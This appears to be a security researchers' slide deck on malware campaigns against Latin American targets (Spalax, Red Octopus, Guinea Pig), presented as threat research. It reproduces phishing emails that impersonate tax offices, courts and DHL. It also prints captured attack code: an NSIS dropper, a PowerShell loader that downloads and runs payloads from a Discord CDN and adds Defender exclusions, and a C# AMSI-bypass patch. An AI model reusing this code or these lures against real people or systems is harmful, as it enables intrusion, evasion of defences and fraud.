

Operation King TUT

The Universe of Threats in Latin America

Camilo Gutiérrez Amaya

Manager of Awareness and Research
ESET LATAM Research

Fernando Tavella

Malware Researcher
ESET LATAM Research



Digital Security
Progress. Protected.



The Macromalware Rises

2014

virus BULLETIN Covering the global threat landscape
Blog Bulletin VB Te

virus BULLETIN Covering the global threat landscape
Blog Bulletin VB Tes

Macro malware on the rise again

Posted by Virus Bulletin on Nov 7, 2014

Users taught that having to enable enhanced security features is no big deal.

When I joined Virus Bulletin almost eight years ago, macro viruses were already a thing of the past, like porn diallers or viruses

VBA is not dead!

2014-07-02

Gabor Szappanos

Sophos, Hungary

Editor: Martin Gronten

In Latin America botnet rises using macromalware

Retiro/Compra de la Cuenta Banamex - Mensaje (HTML)

Notificaciones <notificac...>
Retiro/Compra de la Cuenta Banamex

Retiro-Compra.doc

Malicious document

Banamex

Con Cajeros Automáticos Banamex
iRecarga y Gana!
Recarga cualquier celular sin comisión con tu Tarjeta de Débito Banamex y podrás GANAR \$1,000

Datos de la operaci'on

Operaci'on: Retiro/Compra
Estatus: Exitoso
No. de autorizaci'on: 29882

Se adjunta un documento con toda la informaci'on sobre la operaci'on realizada.
(Para ver el documento se necesita tener instalado Microsoft Word)

Paga tu Tarjeta de Crédito en BancaNet, App Banamex, Cajeros Automáticos Banamex y Audiomático

Estado de Cuenta Declaracion No Solvente
1 message

Superintendencia de Administración Tributaria <solve...>
To: gmail.com

Fri, Feb 20, 2015 at 8:12 AM

SAT
SUPERINTENDENCIA DE ADMINISTRACION TRIBUTARIA

Sus últimas declaraciones no se procesaron correctamente:
Estimado contribuyente la Superintendencia de Administración Tributaria. Se ha percatado de que tiene asuntos pendientes, por Pago Indebido o en Exceso.

Le informamos que deberá corregir sus declaraciones de forma clara y precisa de acuerdo al nuevo Código Tributario.

Realice sus declaraciones siguiendo estas nuevas instrucciones..




Le enviamos el siguiente formulario, el cual debe presentar para actualizar su situación fiscal.

Nuevo Procedimiento para presentar sus Declaraciones

Departamento de Finanzas Superintendencia de Administración Tributaria

Trámites A
Número de

Link to the .doc download site





2014

Python malware

Trojan alleged JAVA update

Video, camera and audio capture modules



2014

Autoit malware

Alleged government PDF

Keylogger that exfiltrates information using TCP



2015

Python malware

Alleged Courier company

Keylogger that exfiltrates information using HTTP



2016

Autoit malware

Alleged purchase order

RAT with multiple capabilities



2019

Python malware

Impersonation of government entities

Backdoor with multiple functionalities

Study cases

Operation Spalax

- ✔ Year 2020
- ✔ Targeting Colombian entities
- ✔ Spear-phishing emails
- ✔ Abuse of legitimate services like OneDrive and MediaFire
- ✔ Use of three different types of droppers
- ✔ Final payloads: Remcos, njRAT and AsyncRAT



Operation Spalax

SIMIT <notificacionesmultas@simit.org.co> | Undisclosed-Recipients: | 1 | 8/17/2020

Notificacion De Foto Comparendo N° 2475569

This message was sent with High importance.

Comparendo 2475569....
53 KB



SECRETARIA DE TRANSITO

ACTA DE INFRACCIÓN DE TRANSITO
Orden de comparendo N° 2475569

The linked image cannot be displayed. The file may have been...

SEÑOR CONDUCTOR

Por este medio se le notifica a usted que presenta un comparendo por foto multa, valor de la sanción \$ 975.800 (novecientos setenta y cinco mil ochocientos pesos)

COMPARENDO C701; Ley 4462 del 10 de septiembre del 2011: Conducir un vehículo a velocidad superior a la máxima permitida

Hemos adjuntado su comparendo donde encontrara fotos hora y lugar donde se origino su comparendo

• EVIDENCIAS: FOTOS, LUGAR Y FECHA DE LA INFRACCIÓN

Wed 1/15/2020 2:15 PM

DIAN <correodirecto@diangov.co>
(Ultimo Aviso) Procederemos con una orden de embargo a las cuentas bancarias encontradas a su n

To

This message was sent with High importance.
If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Estado de cuenta dian.rtf
41 KB

Bogotá D.C., 15 de enero de 2020

100220021- 13210
Consecutivo No. 2.668.641

Señor(a)

Asunto: Procederemos con una orden de embargo a las cuentas bancarias encontradas a su nombre

Respetado contribuyente,

Para lo dé su conocimiento, nos permitimos informarle que nuestro sistema de información inteligente ha detectado que el estado de su declaración de renta con la dirección de impuestos y aduanas nacionales **DIAN** se encuentran en mora de 180 días por este motivo se ha determinado proceder conforme lo estipula la ley Art.823 hasta 843-2.

Procederemos una orden de embargo a las cuentas bancarias encontradas a su nombre.

Adjuntamos la información y su deuda a la fecha con una clave la cual es : dian

No es necesario dar respuesta a esta comunicación

COORDINACIÓN DE CONTROL EXTENSIVO DE OBLIGACIONES

Operation Spalax

✔ Malicious NSIS installers

```
Function function_1
  Return
FunctionEnd
Function function_3
  Return
FunctionEnd
Function function_5
  SetFlag 0 97
  Push $R5
  Return
FunctionEnd
Function function_8
  StrCmp $1 "Power" "" label_B
  Return
  StrCpy $R6 "374915"
label_B:
  IntOp $R6 $R6 - "1"
  IntCmp $R6 "0" label_B
  SetOutPath $TEMP"\sqlweb\arrow"
  File "x-gherkin.xml"
  File "hopscotch.xml"
  SetOutPath $APPDATA"\24\remind\domains"
  File "50-mutter-system.xml"
  File "org.gnome.desktop.a11y.keyboard.gschema.xml"
  File "wbemDC.dll"
  File "formrichtext.xml"
  File "u2l2000.dll"
  File "aspnetregbrowsers.exe"
  File "lregdll.dll"
  File "SERVERLib.dll"
  File "SamplesTopicTypeFilter80.xml"
  SetOutPath $APPDATA"\post"
  File "vsamui.dll"
  File "pgort80.dll"
  File "model18.xml"
  File "MFC80CHS.dll"
  File "edbgps.dll"
  File "60.opens60.dll"
  File "ildasm.exe"
  SetOutPath $TEMP"\usr"
  File "61.opens60.dll"
  SetOutPath $TEMP"\AboutUs\errata"
  File "defaultblack.xml"
  File "x-gamegear-rom.xml"
  File "15.opens60.dll"
  File "g3fax.xml"
  SetOutPath $TEMP
  File "Bonehead"
  File "ShoonCataclysm.dll"
  SetFlag 13 607
  StrCpy $R2 "ShoonCataclysm,Uboats"
  SetOutPath $TEMP
  Exec "rundll32.exe $R2"
  Quit
  Return
FunctionEnd
```


Operation Red Octopus

- ✔ Year 2022
- ✔ Targeting entities in Ecuador
- ✔ Spear-phishing emails
- ✔ Abuse of legitimate services like Google Drive and Discord
- ✔ UAC bypass by executing the Windows Standalone Installer (wusa.exe)
- ✔ Modify behavior of Windows APIs
- ✔ Final payloads: Remcos and AsyncRAT



Operation Red Octopus

Johana [redacted] undisclosed-recipients:[redacted].com

PROCESO JUDICIAL EMPRESARIAL ADMINISTRATIVO LLAMADO 1 FISCALIA GENERAL

If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

CORDIAL SALUDO!

Medio de la presente le comunicamos que usted mantiene un TÍTULO EJECUTIVO LEGAL pendiente y siendo así una DEMANDA JUDICIAL

Le hacemos llegar esta notificación

Juicio No:
15851110
Casillero Judicial No: 29
Casillero Judicial Electrónico No: 29
Fecha de Notificación: 01 julio 2022

Descarga de documentos clave: 7070

[PROCESO JUDICIAL EMPRESARIAL ADMINISTRATIVO LLAMADO 1 FISCALIA GENERAL](#)



Saludos Cordiales,

<https://drive.google.com/uc?id=1e4p9pupd4qcrxqjyccuc4sir9brlwvgt&export=download&authuser=0>
Click or tap to follow link.

drive.google.com/uc?id=1E4p9PupD4QCrxqJyCcUC4sir9BrIWvgt&export=download&authuser=0

Empezar

 PROCESO JUDICIAL EMPRESARIA...ADO 1 FISCALIA GENERAL.rar
Completo — 69,6 KB

[Mostrar todas las descargas](#)

Operation Red Octopus

```
$hello = 'C:\ProgramData\i.log';
Invoke-WebRequest 'https://cdn.discordapp.com/attachments/982077202424279072/991078110495658014/c.64' -Outfile $hello;
$world = Get-Content $hello;
[Reflection.Assembly]::Load([Convert]::FromBase64String($world) | Out-Null;[C.Class1]::Run());
Add-MpPreference -ExclusionExtension "exe"
                  -ExclusionPath "C:\ProgramData","$env:TEMP\","$env:LOCALAPPDATA\"
                  -ExclusionProcess "InternalAnalytics.exe";
$f = 'C:\ProgramData\utils.zip';
if (-not(Test-Path -Path $f -PathTy Leaf)){
    try {
        $s = [System.Text.Encoding]::UTF8.GetString(
            [System.Convert]::FromBase64String(
                'aHR0cHM6Ly9jZG4uZG1zY29yZGFwcC5jb20vYXR0eWwobWVudHMvOTk5MTc4MTUxNTgzMTI1NjA1Lzk5MjE4OTU5NjIxMTM2ODAzNy9JbnRlcm5hbEFuYWx5dGljc3ppcA==' );
        Invoke-WebRequest $s -Outfile $f;Expand-Archive $f -DestinationPath 'C:\ProgramData';Remove-Item $f
    }catch{}
}else{};
Invoke-Item -Path 'C:\ProgramData\InternalAnalytics.exe';Remove-Item $hello;
```

Operation Red Octopus

[-] wusa.exe		1,512 K	6,612 K	1316 Windows Update Standalon...
[-] cmd.exe		4,268 K	4,292 K	816 Windows Command Processor
[-] conhost.exe	0.77	7,224 K	17,884 K	6164 Console Window Host
[-] IntAnalyticsManager.exe		1,068 K	4,624 K	6128
[-] cmd.exe		4,512 K	4,428 K	1792 Windows Command Processor
[-] powershell.exe	34.47	122,012 K	128,832 K	7028 Windows PowerShell

Operation Red Octopus

```
8 namespace C{
9     // Token: 0x02000002 RID: 2
10    public static partial class Class1{
11        // Token: 0x06000003 RID: 3
12        private static void pA(){
13            IntPtr processHandle = new IntPtr(-1);
14            byte[] array = new byte[0];
15            if (IntPtr.Size == 4){
16                string[] array2 = "B8,57,00,07,80,C2,18,00".Split(new char[]{' ',''});
17                array = new byte[array2.Length];
18                for (int i = 0; i < array2.Length; i++)
19                {
20                    array[i] = Convert.ToByte(array2[i], 16);
21                }
22            }else{
23                string[] array3 = "B8,57,00,07,80,C3".Split(new char[]{' ',''});
24                array = new byte[array3.Length];
25                for (int j = 0; j < array3.Length; j++)
26                {
27                    array[j] = Convert.ToByte(array3[j], 16);
28                }
29            }
30            IntPtr intPtr;
31            try{
32                intPtr = (from ProcessModule x in Process.GetCurrentProcess().Modules
33                    where Encoding.ASCII.GetString(Convert.FromBase64String("YW1zaS55kbGw="))
34                    select x).FirstOrDefault<ProcessModule>().BaseAddress;
35            }catch{intPtr = IntPtr.Zero;}
36            if (intPtr != IntPtr.Zero){
37                IntPtr exportAddress = Class1.GetExportAddress(intPtr, "AmsiScanBuffer");
38                IntPtr intPtr2 = new IntPtr(array.Length);
39                uint newProtect = 0U;
40                Dynavoke.NtProtectVirtualMemory(processHandle, ref exportAddress, ref intPtr2, 64U, ref newProtect);
41                Marshal.Copy(array, 0, exportAddress, array.Length);
42                uint num = 0U;
43                Dynavoke.NtProtectVirtualMemory(processHandle, ref exportAddress, ref intPtr2, newProtect, ref num);
44            }
45        }
46    }
47 }
48 }
```


Operation Guinea Pig

- ✔ Year 2023
- ✔ Spread to different countries including Mexico, Peru, Colombia and Ecuador
- ✔ Impersonate a well-known package delivery company
- ✔ Abuses of legitimate services *ngrok.io*
- ✔ Abuse of VBS and PowerShell to execute the malicious activities
- ✔ Final payload: AgentTesla RAT




Operation Guinea Pig

Atención al cliente de(DHL) [redacted] undisclosed-recipients: 1 3/6/2023

NOTIFICACIÓN DHL EXPRESS DE PREARRIBO DE ENVÍO POR - BROKER Guía 8331724181

confirmación de la dirección de entrega.jpg.xxe 52 KB



buen día amigo.
Ha habido un retraso en su envío debido a una dirección de entrega incorrecta y no nos gustaría enviar sus productos a una dirección incorrecta. Consulte el archivo adjunto para confirmar la dirección y, si la dirección no es correcta, hay un espacio en blanco en el documento que debe completar con su dirección de entrega correcta.
complete la dirección de entrega correcta y envíemela lo antes posible para que podamos continuar con la entrega.
Espero sus comentarios lo antes posible
Saludos

DHL USA y Latinoamérica

Rastree su envío con cualquiera de nuestros canales digitales:

Saludos

¡Gracias por enviar con DHL Express!
deutsche post DHL, el grupo de correo y logística
2022 @ DHL INTERNATIONAL GMBH
CORREO ELECTRÓNICO..DHL @ ENTREGA.COM

Operation Guinea Pig

The image displays three windows from Visual Studio. The left window shows the Assembly Explorer for Fiber (1.0.0.0), highlighting the 'Fiber' namespace and its members. The middle window shows the Assembly Explorer for Fiber (1.0.0.0) with a different view, highlighting the 'Home' class and its members. The right window shows the source code for Fiber (1.0.0.0), displaying the assembly manifest and the 'Home' class definition.

```
1 // G:\work\tavella\2023\LATAM\TR_Q1_Operacion_TBD\payloads_n_stuff\Desktop\0001...
2 // Fiber, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
3
4 // Timestamp: <Unknown> (A8CCA1E3)
5
6 using System;
7 using System.Diagnostics;
8 using System.Reflection;
9 using System.Resources;
10 using System.Runtime.CompilerServices;
11 using System.Runtime.InteropServices;
12 using System.Runtime.Versioning;
13
14 [assembly: AssemblyVersion("1.0.0.0")]
15 [assembly: TargetFramework(".NETFramework,Version=v4.8", FrameworkDisplayName =
16 [assembly: Guid("79172B13-EDBA-4096-B725-8E92B730B2BA")]
17 [assembly: AssemblyFileVersion("1.0.0.0")]
18 [assembly: AssemblyConfiguration("Release")]
19 [assembly: NeutralResourcesLanguage("en-US")]
20 [assembly: CompilationRelaxations(8)]
21 [assembly: AssemblyInformationalVersion("3.3.3+1b7087fe89191b3c25ae87f3b8090aaa2
22 [assembly: AssemblyMetadata("RepositoryUrl", "https://github.com/0xd4d/dnlib")]
23 [assembly: AssemblyTitle("")]
24 [assembly: AssemblyDescription("")]
25 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
26 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAtt
   DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
27 [assembly: AssemblyCompany("")]
28 [assembly: AssemblyTrademark("")]
29 [assembly: ComVisible(false)]
30 [assembly: AssemblyProduct("")]
31 [assembly: AssemblyCopyright("")]
32
```




Spalax



Red Octopus



Guinea Pig

The Universe of Threats in LATAM

TUT in LATAM



Spalax 2021

Bandidos 2021

Absolute 2022

Maggots 2021



VictoryGate 2020



Machete 2019



Poisoned 2021


LuxPlague 2022



Discordia 2022



GuineaPig 2023



Reconnaissance

Weaponization

Delivery

Exploitation &
Installation

Command and
control

Actions on
objectives

Cyber Kill Chain

TUT in LATAM

Reconnaissance

Weaponization

